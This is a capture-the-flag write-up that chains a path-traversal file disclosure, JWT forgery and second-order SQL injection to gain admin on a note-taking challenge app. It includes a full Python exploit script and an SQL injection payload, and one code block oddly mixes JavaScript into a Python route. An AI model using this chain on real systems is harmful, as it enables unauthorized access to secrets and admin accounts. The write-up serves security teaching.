
****

**Web Security**

****

**Prerequisites & Requirements**

* Basic understanding of web applications and HTTP
* Knowledge of JWT (JSON Web Tokens)
* Familiarity with path traversal vulnerabilities
* Understanding of SQL injection
* Python with the JWT library

**What will you learn?**

* How to identify and exploit Local File Disclosure vulnerabilities
* JWT token forgery techniques
* Second-order SQL injection exploitation
* Bypassing authentication mechanisms
* Chaining multiple vulnerabilities for privilege escalation

**Tools**

* Web browser
* Burp Suite or similar proxy tool
* Python with JWT library
* Basic text editor


**Description**

Our new secure note-taking app lets you store your thoughts with style! Choose from our gallery of thumbnails to personalize your entries. We've implemented robust authentication with JWT tokens, so your notes stay private and secure... or do they?

**Discovery**

When examining the web application, we encounter a note-taking service with several key functionalities:

1. Creating and viewing notes
2. Adding thumbnails to notes
3. Submitting feedback to the service
4. Authentication via JWT tokens



Upon analyzing the source code provided with the challenge, we notice several concerning patterns in how the application handles file paths and user input.

## **Analyzing the Thumbnail Functionality**

Let's start by examining the thumbnail handling functionality. The application allows users to attach thumbnails to their notes through the /new endpoint:

| @app.route('/new', methods=['POST'])  def new():  content = request.form['note']  thumb\_filename = request.form.get('thumb\_filename', '').strip()  username = request.user['username']  final\_thumb\_value = ''  if thumb\_filename:  # remove ..  safe\_filename = thumb\_filename.replace('..', '')  print(f"Safe filename: {safe\_filename}")  if safe\_filename:  final\_thumb\_value = safe\_filename  else:  flash("Invalid thumbnail filename provided.", "error")  pass |
| --- |

The critical vulnerability here is in the sanitization method. The code only removes .. sequences from the filename but doesn't properly validate or sanitize the input. This is intended to prevent path traversal, but it's an insufficient protection mechanism.

## **Exploiting the Path Traversal in Thumbnail Loading**

The thumbnail loading endpoint is where we can exploit this vulnerability:

| // Handles contact form submission @app.route('/thumbnail')  def thumbnail():  # Get the filename from the path parameter  filename = request.args.get('path')  if not filename:  return "Missing filename", 400  safe\_filename = filename # we already secured the filename in the new() function  if not safe\_filename:  return "Invalid filename", 400  full\_path = os.path.join(THUMBNAIL\_DIR, safe\_filename)  try:  # Use the constructed full path  print(f"Loading thumbnail from {full\_path}")  with open(full\_path, 'rb') as f:  return f.read(), 200, {'Content-Type': 'image/jpeg'}  except FileNotFoundError:  return "Thumbnail not found", 404  except Exception as e:  app.logger.error(f"Thumbnail error for {full\_path}: {e}")  return f"Error loading thumbnail", 500  name: contact.name, // Keep the name as is  email: contact.email  .replace(/\"/g, "&quot;") // Replace double quotes with HTML entity &quot;  .replace(/\'/g, ""), // Remove single quotes  content: contact.content // Keep content as is  };  });   // Render the 'base' template and pass the 'contacts' data to it  return res.render('base', {  child: "./responses", // This specifies a sub-template (partial) inside 'base'  contacts: contacts // Pass the sanitized contacts list to the template  }); |
| --- |


The key issue here is the use of os.path.join(THUMBNAIL\_DIR, safe\_filename). If safe\_filename starts with a forward slash (/), os.path.join() will discard the THUMBNAIL\_DIR and use the absolute path provided. This is a well-known behavior of os.path.join() in Python, and it leads to a Local File Disclosure vulnerability.  
https://docs.python.org/3/library/os.path.html


The application assumes the sanitization in the /new endpoint is sufficient, but as we've seen, it's not. This allows us to read arbitrary files on the system by specifying an absolute path.

## **Retrieving the JWT Secret Key**

Now that we've identified the Local File Disclosure vulnerability, we can exploit it to retrieve the JWT secret key, which is typically stored in a configuration file. Based on the source code, we know that the secret key stored in /app/app\_config/.app\_key.

Let's create a note with a thumbnail path pointing to this file:



then let’s view the thumbnail:  


## **JWT Token Forgery**

With the secret key in hand, we can now forge our own JWT tokens with admin privileges. Here's a Python script to generate a valid admin token:

| import jwt  from datetime import datetime, timedelta  # Use the secret key we obtained via the LFD vulnerability  JWT\_SECRET = "CTF\_SECRET\_KEY" # Replace with the actual key retrieved  username = "X" # Replace with your username  # Create payload with admin privileges  payload = {  'username': username,  'role': 'admin',  'exp': int((datetime.utcnow() + timedelta(days=1)).timestamp())  }  # Generate valid admin token  token = jwt.encode(payload, JWT\_SECRET, algorithm='HS256')  if isinstance(token, bytes):  token = token.decode('utf-8')  print(f"Generated admin token: {token}") |
| --- |

## **The Authentication Obstacle**

However, we encounter an obstacle. The application has a validation mechanism that checks if the token is present in the database:

| @app.before\_request  def session\_check():  # Skip auth check for these routes  safe\_routes = ['/access', '/signup', '/assets']  if any(request.path.startswith(p) for p in safe\_routes):  return    # Check if session cookie exists  token = request.cookies.get('session')  if not token:  print("No session token found, redirecting to login")  return redirect('/access')    try:  # Verify and decode the token  payload = jwt.decode(token, JWT\_SECRET, algorithms=['HS256'])  username = payload.get('username')    # 1) ensure token in DB under this user  with sqlite3.connect(DB\_PATH) as db:  cur = db.cursor()  cur.execute("SELECT 1 FROM sessions WHERE token = ? AND username = ?", (token, username))  if not cur.fetchone():  print("Session token not found in DB for", username)  return redirect('/access')    # 2) ensure username is active  if username not in active\_sessions:  print("Session not active for", username)  return redirect('/access')    # Attach user data to the request  request.user = payload  print(f"Valid session for user: {username}")    except Exception as e:  print(f"Session validation failed: {str(e)}")  return redirect('/access') |
| --- |

Simply forging a JWT token isn't enough; the token must also exist in the database for the user. We need another vulnerability to insert our forged token into the database.

**Searching**

## **Second-Order SQL Injection in Feedback Handling**

Upon further inspection, we discover a critical second-order SQL injection vulnerability in the feedback handling functionality:

| @app.route('/')  def index():  with sqlite3.connect(DB\_PATH) as db:  cur = db.cursor()  # 1) fetch up to 5 feedbacks starting with "good"  cur.execute(  "SELECT entry "  " FROM feedback "  " WHERE entry LIKE '%good%' "  " ORDER BY LENGTH(entry) DESC "  " LIMIT 5"  )  rows = cur.fetchall()  if rows:  # 2) pick the first entry without "bad"  good = None  for (entry,) in rows:  if "bad" not in entry:  good = entry  break  # 3) if none clean, fallback to the first and update it  if not good:  good = rows[0][0]  print(good)  cur.executescript(  f"UPDATE feedback "  f" SET entry = 'good, perfect' "  f" WHERE entry = '{good}'"  )  db.commit()  cur.execute(  "SELECT entry "  " FROM feedback "  " WHERE entry = 'good, perfect' "  )  result = cur.fetchone()  if result:  good = result[0]  # yes, it's a bit of a hack, but we are soo perfect.    # sent latest feedbacks as one string  latest\_feedbacks = [good] if good else []  else:  latest\_feedbacks = []  return render\_template("index.html",  user=request.user,  latest\_feedbacks=latest\_feedbacks) |
| --- |

The application checks for feedbacks containing "good" but not "bad". If none are found, it takes the first feedback extracted from the database and updates it. The dangerous part is that the feedback entry is directly included in the SQL query without proper parameterization. This allows us to inject additional SQL statements.

the use of cur.executescript() with user-controlled input directly interpolated into the SQL query. The executescript() function allows executing multiple SQL statements in a single call, separated by semicolons.

**(Exploitation - Decoding)**

## **Chaining the Exploits**

Now we can chain these vulnerabilities:

1. Use the Local File Disclosure vulnerability to obtain the JWT secret key
2. Generate a forged JWT token with admin privileges
3. Use the SQL injection vulnerability in the feedback functionality to:
   * Update our user role to 'admin' in the database
   * Insert our forged token into the sessions table


Here's our complete exploit chain:

1. First, we submit a feedback that contains both "good" and "bad" to trigger the SQL injection path:

| good bad'; UPDATE users SET role='admin' WHERE username='X'; UPDATE sessions SET token='[our\_forged\_token]' WHERE username='X'; -- |
| --- |

This payload will:

* Start with "good bad" to match the flow we need
* Use a SQL injection to update our user role to 'admin'
* Insert our forged token into the sessions table
* Comment out the rest of the original query with --



After submitting this feedback, we set our session cookie to the forged token.


Finally, we navigate to the /flag endpoint, which checks for admin privileges:

@app.route('/flag')  
def flag():  
 username = request.user['username']  
   
 # 1. Check if the role in JWT is 'admin'  
 jwt\_role = request.user.get('role')  
 if jwt\_role != 'admin':  
 return render\_template("flag.html",  
 user=request.user,  
 flag="You don't have permission to view the flag. JWT role is not admin.")  
   
 # 2. Double-check the user's role directly from the database  
 with sqlite3.connect(DB\_PATH) as db:  
 cur = db.cursor()  
 # Verify the user's actual role in the database  
 cur.execute("SELECT role FROM users WHERE username = ?", (username,))  
 result = cur.fetchone()  
   
 if not result or result[0] != 'admin':  
 return render\_template("flag.html",  
 user=request.user,  
 flag="You don't have permission to view the flag. Database role is not admin.")  
   
 # 3. User is confirmed admin in both JWT and database  
 flag = os.environ.get('APP\_FLAG', "Error: Flag not configured")  
   
 return render\_template("flag.html",  
 user=request.user,  
 flag=flag)

The application performs two checks:

1. It verifies that the role in the JWT is 'admin'
2. It double-checks the user's role in the database

Our exploit chain has modified both of these, so we successfully bypass the checks and obtain the flag!



Here's the complete Python script for the exploit:

| import jwt  import requests  from datetime import datetime, timedelta  # Target URL - replace with actual challenge URL  BASE\_URL = "https://safenotes.ctf.example.com"  # Step 1: Create a session to maintain cookies  session = requests.Session()  # Step 2: Login with legitimate credentials  login\_data = {  "username": "X",  "password": "your\_password"  }  session.post(f"{BASE\_URL}/access", data=login\_data)  # Step 3: Exploit Local File Disclosure to get JWT secret  # Create a note with malicious thumbnail path  note\_data = {  "note": "Exploit note",  "thumb\_filename": "/app/app\_config/.app\_key"  }  session.post(f"{BASE\_URL}/new", data=note\_data)  # Get the secret key from the thumbnail  response = session.get(f"{BASE\_URL}/thumbnail?path=/app/app\_config/.app\_key")  JWT\_SECRET = response.text.strip()  print(f"Retrieved JWT secret: {JWT\_SECRET}")  # Step 4: Generate forged admin JWT  username = "X"  payload = {  'username': username,  'role': 'admin',  'exp': int((datetime.utcnow() + timedelta(days=1)).timestamp())  }  forged\_token = jwt.encode(payload, JWT\_SECRET, algorithm='HS256')  if isinstance(forged\_token, bytes):  forged\_token = forged\_token.decode('utf-8')  print(f"Forged admin token: {forged\_token}")  # Step 5: Exploit SQL injection in feedback to update DB  injection\_payload = f"good bad'; UPDATE users SET role='admin' WHERE username='{username}'; UPDATE sessions SET token='{forged\_token}' WHERE username='{username}'; --"  feedback\_data = {  "entry": injection\_payload  }  session.post(f"{BASE\_URL}/feedback", data=feedback\_data)  print("SQL injection payload sent")  # Step 6: Set our cookie to the forged token  session.cookies.set("session", forged\_token)  # Step 7: Access the flag  response = session.get(f"{BASE\_URL}/flag")  print("Flag response:")  print(response.text) |
| --- |